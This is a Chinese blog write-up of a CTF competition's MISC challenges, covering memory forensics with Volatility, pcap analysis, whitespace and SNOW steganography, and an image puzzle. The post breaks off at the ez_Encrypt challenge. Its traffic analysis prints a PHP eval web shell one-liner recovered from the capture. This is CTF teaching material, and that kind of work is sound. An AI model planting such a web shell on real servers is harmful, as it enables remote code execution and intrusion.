




长安“战疫”网络安全卫士守护赛Writeup

原创

末初  已于 2022-01-28 15:31:43 修改  3245  收藏 1

分类专栏: [CTF_WEB_Writeup](#) [CTF_MISC_Writeup](#) 文章标签: [长安战疫](#)

于 2022-01-08 23:33:14 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/122383651>


版权



[CTF_WEB_Writeup](#) 同时被 2 个专栏收录

159 篇文章 31 订阅

订阅专栏



[CTF_MISC_Writeup](#)

246 篇文章 46 订阅

订阅专栏

文章目录

MISC

名称放了不给审核通过(见下图)

朴实无华的取证

无字天书

名称放了不给审核通过(见下图)

ez_Encrypt

Ez_Steg

binary

pipicc

WEB

Shiro?

RCE_No_Para

Flag配送中心

REVERSE

combat_slogan

cute_doge

CRYPTO

no_cry_no_can

misc题目附件请自取:

链接: <https://pan.baidu.com/s/1fBuwvOvYLX7G-vzqbDBDtQ>

提取码: 259p

MISC

名称放了不给审核通过(见下图)

八卦迷宫

已解出
麻薯星的zyz想要生!
50.00
0x04
 分

Misc

题目描述 一起走迷宫吧，要提交全拼音字符奥
附件下载 附件下载

Flag: 提交

题目解出队伍数: 384 CSDN @末初

长

安

战

疫

cazy {

山

河

无

恙

CSDN @末初

cazy{zhanchangyangchangzhanyanghechangshanshananzhanyiyizhanyianyichanganyang}

朴实无华的取证

朴实无华的取证

已解出

936.91
分


 1
 金香嘴炒饭


 2
 麻薯星的zyz想


 3
 NsSec

Misc

题目描述

附件下载

朴实无华的取证

附件下载

Flag:

提交

题目解出队伍数: 93

CSDN @末初

```
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\xp_sp3.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO      : volatility.debug      : Determining profile based on KDBG search...
           Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
           AS Layer1           : IA32PagedMemoryPae (Kernel AS)
           AS Layer2           : FileAddressSpace (D:\Tools\Misc\volatility_2.6_win64_standalone\xp_sp3.raw)
           PAE type            : PAE
           DTB                 : 0x764000L
           KDBG                : 0x8054e2e0L
           Number of Processors : 2
           Image Type (Service Pack) : 3
           KPCR for CPU 0      : 0xffffdf000L
           KPCR for CPU 1      : 0xf8757000L
           KUSER_SHARED_DATA   : 0xffffdf000L
           Image date and time  : 2021-12-27 02:37:41 UTC+0000
           Image local date and time : 2021-12-27 10:37:41 +0800
```

CSDN @末初

```
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\xp_sp3.raw --profile=WinXPSP2x86 psxview
Volatility Foundation Volatility Framework 2.6
```

Offset(P)	Name	PID	pslist	psscan	thrdproc	pspcid	csrss	session	deskthrd	ExitTime
0x01b67c80	ctfmon.exe	932	True	True	False	True	True	True	True	
0x01898580	360bdoctor.exe	2832	True	True	False	True	True	True	True	
0x01a26bf0	services.exe	712	True	True	False	True	True	True	True	
0x01b32308	svchost.exe	3488	True	True	False	True	True	True	True	
0x018c1a18	wdswwfsafe.exe	2136	True	True	False	True	True	True	True	
0x01f61b18	svchost.exe	988	True	True	False	True	True	True	True	
0x0180e020	taskmgr.exe	3628	True	True	False	True	True	True	True	
0x01ee6020	winlogon.exe	668	True	True	False	True	True	True	True	
0x01c63770	TsBrowserSvr.exe	2856	True	True	False	True	True	True	True	
0x0189b970	mspaint.exe	3888	True	True	False	True	True	True	True	
0x01a4dc20	FaceTool_2345Pi	304	True	True	False	True	True	True	True	
0x01a994b0	spoolsv.exe	1764	True	True	False	True	True	True	True	
0x01ae2748	2345PinyinCloud	2016	True	True	False	True	True	True	True	
0x01df1da0	Pic_2345Svc.exe	1368	True	True	False	True	True	True	True	
0x01ac89b8	vmtoolsd.exe	944	True	True	False	True	True	True	True	
0x01b162f0	IEXPLORE.EXE	3976	True	True	False	True	True	True	True	
0x01e46440	Protect_2345Exp	1324	True	True	False	True	True	True	True	
0x01a09da0	explorer.exe	1904	True	True	False	True	True	True	True	
0x01c38020	2345PicViewer.e	3812	True	True	False	True	True	True	True	
0x01b05020	360tray.exe	916	True	True	False	True	True	True	True	
0x01b0c5c8	vmtoolsd.exe	3420	True	True	False	True	True	True	True	
0x018f3da0	conime.exe	3260	True	True	False	True	True	True	True	
0x019fc450	svchost.exe	1176	True	True	False	True	True	True	True	
0x01e0d8b8	svchost.exe	1084	True	True	False	True	True	True	True	

CSDN @末初



```
// 幼儿园水平的加密 (部分)
void Encrypt(string& str)
{
    for(int i = 0; i < str.length(); i++)
    {
        if(str[i] >='a' && str[i] <='w')
            str[i] += 3;
        else if(str[i] == 'x')
            str[i] = 'a';
        else if(str[i] == 'y')
            str[i] = 'b';
        else if(str[i] == 'z')
            str[i] = 'c';
        else if(str[i] == '_')
            str[i] = '|';
        str[i] -= 32;
    }
}
```


继续查看图片文件

```
PS D:\Tools\Wisc\volatility_2.6_win64_standalone>
PS D:\Tools\Wisc\volatility_2.6_win64_standalone> .\volatility.exe -f .\xp_sp3.raw --profile=winXPSP2x86 filescan | findstr '.png'
Volatility Foundation Volatility Framework 2.6
0x000000001837388 1 0 R--r- \Device\HarddiskVolume1\Documents and Settings\Administrator\AppData\Local\pic_news\20211203183758\image\0eec6958a3b11665622d28f48b24db0e.png
0x000000001c3a438 1 1 R--r- \Device\HarddiskVolume1\Program Files\360\360Safe\Sweeper\IconCache\103444720.png
0x000000001e62028 1 1 R--r- \Device\HarddiskVolume1\Program Files\360\360Safe\Sweeper\IconCache\102249152.png
0x000000001e65028 1 0 R--rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\潘麟麟\Flag.png
0x000000001ec93d8 1 0 R--r-d \Device\HarddiskVolume1\WINDOWS\system32\pngfilt.dll
PS D:\Tools\Wisc\volatility_2.6_win64_standalone> .\volatility.exe -f .\xp_sp3.raw --profile=winXPSP2x86 dumpfiles -Q 0x000000001e65028 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x01e65028 None \Device\HarddiskVolume1\Documents and Settings\Administrator\潘麟麟\Flag.png
PS D:\Tools\Wisc\volatility_2.6_win64_standalone>
```

CSDN @末初

得到的是一张bmp图片



CSDN @末初

得到一串密文，联系之前的得到的处理密文逻辑，使用Python简单逆处理逻辑即可得到flag


```
flag_str = "FDCB[8LDQ?ZLOO?FHUWDLQOB?VXFFHHG?LQ?ILJKWLQJ?WKH?HSLGHPLF]"
flag_str = list(flag_str)
for i in range(len(flag_str)):
    flag_str[i] = chr(ord(flag_str[i]) + 32)
    if ord(flag_str[i]) >= ord('a') + 3 and ord(flag_str[i]) <= ord('w') + 3:
        flag_str[i] = chr(ord(flag_str[i]) - 3)
    elif flag_str[i] == 'a':
        flag_str[i] = 'x'
    elif flag_str[i] == 'b':
        flag_str[i] = 'y'
    elif flag_str[i] == 'c':
        flag_str[i] = 'z'
    elif flag_str[i] == '|':
        flag_str[i] = '_'
print(flag_str[i],end="")
```

```
PS C:\Users\Administrator\Downloads> python .\code.py
cazy{Xian_will_certainly_succeed_in_fighting_the_epidemic}
```

无字天书

无字天书

已解出

949.88

分

1 麻薯星的zyz想要

2 睡大觉

3 wanna D.I.E

Misc

题目描述 无字天书

附件下载 附件下载

Flag: 提交

题目解出队伍数: 83

CSDN @末初

No.	Port	Time	Source	Destination	Protocol	Length	Frame	Identification	Info
41	80	12.931108	127.0.0.1	127.0.0.1	HTTP	998	✓	0x0000 (0)	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)
42	58584	12.931147	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	80 → 58584 [ACK] Seq=1 Ack=943 Win=407296 Len=0 TSval=844390864 TSecr=3688952168
43	58584	12.935142	127.0.0.1	127.0.0.1	HTTP	931	✓	0x0000 (0)	HTTP/1.1 200 OK (text/html)
44	58584	12.935156	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	80 → 58584 [FIN, ACK] Seq=876 Ack=943 Win=407296 Len=0 TSval=844390869 TSecr=3688952168
45	80	12.935162	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	58584 → 80 [ACK] Seq=943 Ack=876 Win=407424 Len=0 TSval=3688952168 TSecr=3688952168
46	80	12.935175	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	58584 → 80 [ACK] Seq=943 Ack=877 Win=407424 Len=0 TSval=3688952168 TSecr=3688952168
47	80	12.935975	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	58584 → 80 [FIN, ACK] Seq=943 Ack=877 Win=407424 Len=0 TSval=3688952168 TSecr=3688952168
48	58584	12.936004	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	80 → 58584 [ACK] Seq=877 Ack=944 Win=407296 Len=0 TSval=844390869 TSecr=3688952168
49	58288	15.037429	127.0.0.1	127.0.0.1	TCP	44	✓	0x94c7 (38087)	[TCP Dup ACK 1#1] 60438 → 58288 [ACK] Seq=1 Ack=1 Win=6262 Len=0
50	60438	15.037459	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	[TCP Dup ACK 2#1] [TCP ACKed unseen segment] 58288 → 60438 [ACK] Seq=1
51	57890	16.538134	127.0.0.1	127.0.0.1	TCP	44	✓	0x1e5a (7770)	[TCP Dup ACK 3#1] 60438 → 57890 [ACK] Seq=1 Ack=1 Win=5592 Len=0
52	60438	16.538173	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	[TCP Dup ACK 4#1] [TCP ACKed unseen segment] 57890 → 60438 [ACK] Seq=1
53	80	20.508865	127.0.0.1	127.0.0.1	TCP	68	✓	0x0000 (0)	58585 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=16344 WS=64 TSval=1141944444 TSecr=0
54	58585	20.509697	127.0.0.1	127.0.0.1	TCP	68	✓	0x0000 (0)	80 → 58585 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=16344 WS=64 TSval=1141944444 TSecr=0
55	80	20.509707	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	58585 → 80 [ACK] Seq=1 Ack=1 Win=408256 Len=0 TSval=1141944444 TSecr=2408654615
56	58585	20.509715	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	[TCP Window Update] 80 → 58585 [ACK] Seq=1 Ack=1 Win=408256 Len=0 TSval=1141944444 TSecr=2408654615
57	80	20.510439	127.0.0.1	127.0.0.1	HTTP	4378	✓	0x0000 (0)	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)
58	58585	20.510459	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	80 → 58585 [ACK] Seq=1 Ack=4323 Win=403968 Len=0 TSval=2408654615 TSecr=2408654615
59	58585	20.519094	127.0.0.1	127.0.0.1	HTTP	1017	✓	0x0000 (0)	HTTP/1.1 200 OK (text/html)
60	80	20.519116	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	58585 → 80 [ACK] Seq=4323 Ack=962 Win=407296 Len=0 TSval=1141944454 TSecr=2408654615

多数为HTTP/TCP流量，直接导出HTTP

```

1 897f94d0c?php eval($_POST['xian']);?>504B0304140008000800B16A98530000000000000000E201000008002000666C61672E74787455
540D0007DF58C561B564C561B364C56175780B000104F5010000041400000065904112C0200803CFC92BF8FF2B6BD1E242BD6464D624A8D8474
7C4BB8EC8E2107C719CBA8C1A95223A58C811B11B1E8955BB913B9F441558B06872899C39D8E5D06DC325E62F7C4BC1F0078E6D8B251FBB9037
586311D367846B1471871896A01F504B0708BB2C9F9162000000E2010000504B03041400080008003969985300000000000000F4000000060
020006B65792E777355540D00071F56C561B564C561B364C56175780B000104F50100000414000007D8EC10900300803DF11DCE1F69FB25A3F
DAD22A0A1E21111012E02637B2E20CA0066A4F454C576CF2F3A8981FA83514693B533852AEC7D0DBC32D7B01504B07087FB167453D000000F40
0000504B0304140008000800396998530000000000000000D010000110020005F5F4D41434F53582F2E5F6B65792E777355540D00071F56C5
61B564C561CF6CC56175780B000104F5010000041400000414000006360156367606260F04D4C56F00F568850800290180327101B01F16D2006F219791
988028E212141101658C70120F64553C20415176060904ACFCFD54B2C28C849D5CB492C2E292D4E4D49492C49550E0886AABD00C4B60C0CA208
7585A589458979259979A90CF2614713910D2ED43730B030B436334C3635353648B176CB2C4A4DCBAFB07672B5B030377034D075347375D2353
103B22C5C2C0D758D0C0C0C5D8C1C4D2C5C0C81800504B0708B1276E0CAA0000000010000504B0102140314000800080039699853B1276E0CAA000
62000000E2010000080020000000000000000000A481000000666C61672E74787455540D0007DF58C561B564C56175780B000104F
5010000041400000504B01021403140008000800396998537FB167453D000000F40000006002000000000000000000A481B80000006B6579
2E777355540D00071F56C561B564C561B364C56175780B000104F5010000041400000504B0102140314000800080039699853B1276E0CAA000
0000D010000110020000000000000000000A481490100005F5F4D41434F53582F2E5F6B65792E777355540D00071F56C561B564C561CF6CC561
75780B000104F5010000041400000504B05060000000030003000901000052020000000[S]

2 /var/www/html
3 [E]
4 8b80ff25b7
  
```


在线站直接将十六进制字节流转为zip文件：<https://the-x.cn/encodings/Hex.aspx>


key.ws 是 whitespace



Whitespace: <https://vii5ard.github.io/whitespace/>

直接复制进去点击 RUN





得到key: **XiAnWillBeSafe**

然后利用 **SNOW** 隐写工具解 **flag.txt**

```
PS D:\Tools\Misc\snowdos32> .\SNOW.EXE -p XiAnWillBeSafe -C .\flag.txt
cazy{C4n_y0u_underSt4nd_th3_b0oK_With0ut_Str1ng}
```

名称放了不给审核通过(见下图)



No.	Port	Time	Source	Destination	Protocol	Length	Frame	Identification	Info
106	80	5.236687	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	54224 → 80 [ACK] Seq=264 Ack=446 Win=407808 Len=0 TSval=178079177 TSecr=
107	80	5.244198	127.0.0.1	127.0.0.1	HTTP	331	✓	0x0000 (0)	GET /LcyTfBP6RdJ2 HTTP/1.1
108	54224	5.244252	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	80 → 54224 [ACK] Seq=446 Ack=539 Win=407744 Len=0 TSval=2419611181 TSecr=
109	54224	5.247286	127.0.0.1	127.0.0.1	HTTP	502	✓	0x0000 (0)	HTTP/1.1 404 Not Found (text/html)
110	80	5.247301	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	54224 → 80 [ACK] Seq=539 Ack=892 Win=407360 Len=0 TSval=178079187 TSecr=
111	80	5.247992	127.0.0.1	127.0.0.1	HTTP	332	✓	0x0000 (0)	GET /.7octH8IDPDa0 HTTP/1.1
112	54224	5.248004	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	80 → 54224 [ACK] Seq=892 Ack=815 Win=407424 Len=0 TSval=2419611184 TSecr=
113	54224	5.250371	127.0.0.1	127.0.0.1	HTTP	503	✓	0x0000 (0)	HTTP/1.1 404 Not Found (text/html)
114	80	5.250387	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	54224 → 80 [ACK] Seq=815 Ack=1339 Win=406912 Len=0 TSval=178079190 TSecr=
115	80	5.251047	127.0.0.1	127.0.0.1	HTTP	332	✓	0x0000 (0)	GET /V1F0cdUbmjkh/ HTTP/1.1
116	54224	5.251060	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	80 → 54224 [ACK] Seq=1339 Ack=1091 Win=407168 Len=0 TSval=2419611187 TSecr=
117	54224	5.253572	127.0.0.1	127.0.0.1	HTTP	503	✓	0x0000 (0)	HTTP/1.1 404 Not Found (text/html)
118	80	5.253589	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	54224 → 80 [ACK] Seq=1091 Ack=1786 Win=406464 Len=0 TSval=178079194 TSecr=
119	80	5.254393	127.0.0.1	127.0.0.1	HTTP	335	✓	0x0000 (0)	GET /yt8W6nuMBHRD.php HTTP/1.1
120	54224	5.254401	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	80 → 54224 [ACK] Seq=1786 Ack=1370 Win=406912 Len=0 TSval=2419611191 TSecr=
121	54224	5.257177	127.0.0.1	127.0.0.1	HTTP	506	✓	0x0000 (0)	HTTP/1.1 404 Not Found (text/html)
122	80	5.257198	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	54224 → 80 [ACK] Seq=1370 Ack=2236 Win=406016 Len=0 TSval=178079197 TSecr=

123	80	5.258034	127.0.0.1	127.0.0.1	HTTP	336	✓	0x0000 (0)	GET /DeVvbmglwIOH8.aspx HTTP/1.1
124	54224	5.258047	127.0.0.1	127.0.0.1	TCP	56	✓	0x0000 (0)	80 → 54224 [ACK] Seq=2236 Ack=1650 Win=406592 Len=0 TSval=2419611194 TS
125	54224	5.260552	127.0.0.1	127.0.0.1	HTTP	507	✓	0x0000 (0)	HTTP/1.1 404 Not Found (text/html)

> Frame 1: 91 bytes on wire (728 bits), 91 bytes captured (728 bits)
 > Null/Loopback
 > Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
 > Transmission Control Protocol, Src Port: 53879, Dst Port: 60439, Seq: 1, Ack: 1, Len: 35
 > Transport Layer Security

CSDN @末初

在导出的文件中有一个 `secret.txt`，将其中的base64解码得到一个zip，利用在线站：<https://the-x.cn/zh-cn/base64/>

Base64 在线解码、编码

常规Base64 CSS Base64 DES加密/解密 3DES加密/解密 AES加密/解密 RSA加密/解密

4CwABBPUBAAAFAAAAFBLAQIUAXQACAAIANRjmVomXHEXXwAAAKwAAAAZACAAAAAAAAAAAAAC0gWNLdGbfX01BQ09TWC9jaGlwcy8uXzUwNz
 AucG5nVVQNAAdwNsZhHaDGYcagxmF1eAsAAQT1AQAABBQAAABQSwECFAMUUAAGACADUY5ITTDGuvuxgAAAdcQAADgAgAAAAAAAAAAAAAIIePT
 A4AY2hpcHMvOTcwMi5wbmdVVA0AB3CexmEcoMZhHKDGYXV4CwABBPUBAAAFAAAAFBLAQIUAXQACAAIANRjmVomXHEXXwAAAKwAAAAZACA
 AAAAAAAAAAAC0gXGtDgBfX01BQ09TWC9jaGlwcy8uXzk3MDIucG5nVVQNAAdwNsZhHKDGYcagxmF1eAsAAQT1AQAABBQAAABQSwECFAMUUAAG
 ACADUY5ITmeSQoHY4AACISAAADgAgAAAAAAAAAAAAAIIe3rg4AY2hpcHMvMzk3OC5wbmdVVA0AB3CexmEcoMZhHKDGYXV4CwABBPUBAAAFAAA
 AFBLAQIUAXQACAAIANRjmVomXHEXXwAAAKwAAAAZACAAAAAAAAAAAAAC0gQnnDgBfX01BQ09TWC9jaGlwcy8uXzM5NzgucG5nVVQNAAdwNsZ
 hHKDGYcagxmF1eAsAAQT1AQAABBQAAABQSwUGAAAAAGQAZAAHJgAAZ+cOAAAA

编码源格式： 文本 Hex 解码结果：自动检测 中文编码：UTF-8 编码 解码

28.13KByte chips/9056.png
 172Byte __MACOSX/chips/.9056.png
 23.33KByte chips/3195.png
 172Byte __MACOSX/chips/.3195.png
 17.41KByte chips/7683.png
 172Byte __MACOSX/chips/.7683.png
 27.06KByte chips/4365.png
 172Byte __MACOSX/chips/.4365.png
 10.00KByte chips/.DS_Store
 120Byte __MACOSX/chips/.DS_Store
 21.25KByte chips/7321.png
 172Byte __MACOSX/chips/.7321.png
 17.42KByte chips/1220.png
 172Byte __MACOSX/chips/.1220.png
 21.71KByte chips/6361.png
 172Byte __MACOSX/chips/.6361.png
 27.09KByte chips/8602.png
 172Byte __MACOSX/chips/.8602.png
 27.46KByte chips/2003.png
 172Byte __MACOSX/chips/.2003.png


插件【Zip】Zip-based or zip file
 另存为：zip文件
 附加信息：
 Encrypted:false
 Files:100
 Total Size:1182014

显示内容非原始信息 ?

数据长度：986,604 Bytes
 插件数：18，耗时：1ms

CSDN @末初

压缩包里面是很多碎图，需要拼图得到flag



CSDN @末初

数量不多，去掉不带有flag字符的图片则更少，直接手动拼，且从碎图种能看出是最近很火的图片，网上可直接找到原图做对比拼图，使得拼图更加容易



cazy{make_XiAN_great_Again}

ez_Encrypt

ez_Encrypt

已解出

997.58
分

- n03tAck
- 麻薯星的zyz想要生
- 超新星

Misc

题目描述 ez_Encrypt

附件下载 附件下载

Flag: **提交**

题目解出队伍数: 19

CSDN @末初

attack.pcap

No.	Port	Time	Source	Destination	Protocol	Length	Frame	Identification	Info
1	80	0.000000	127.0.0.1	127.0.0.1	TCP	68	✓	0x0000 (0)	59085 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=16344 WS=64 TSval=182434622
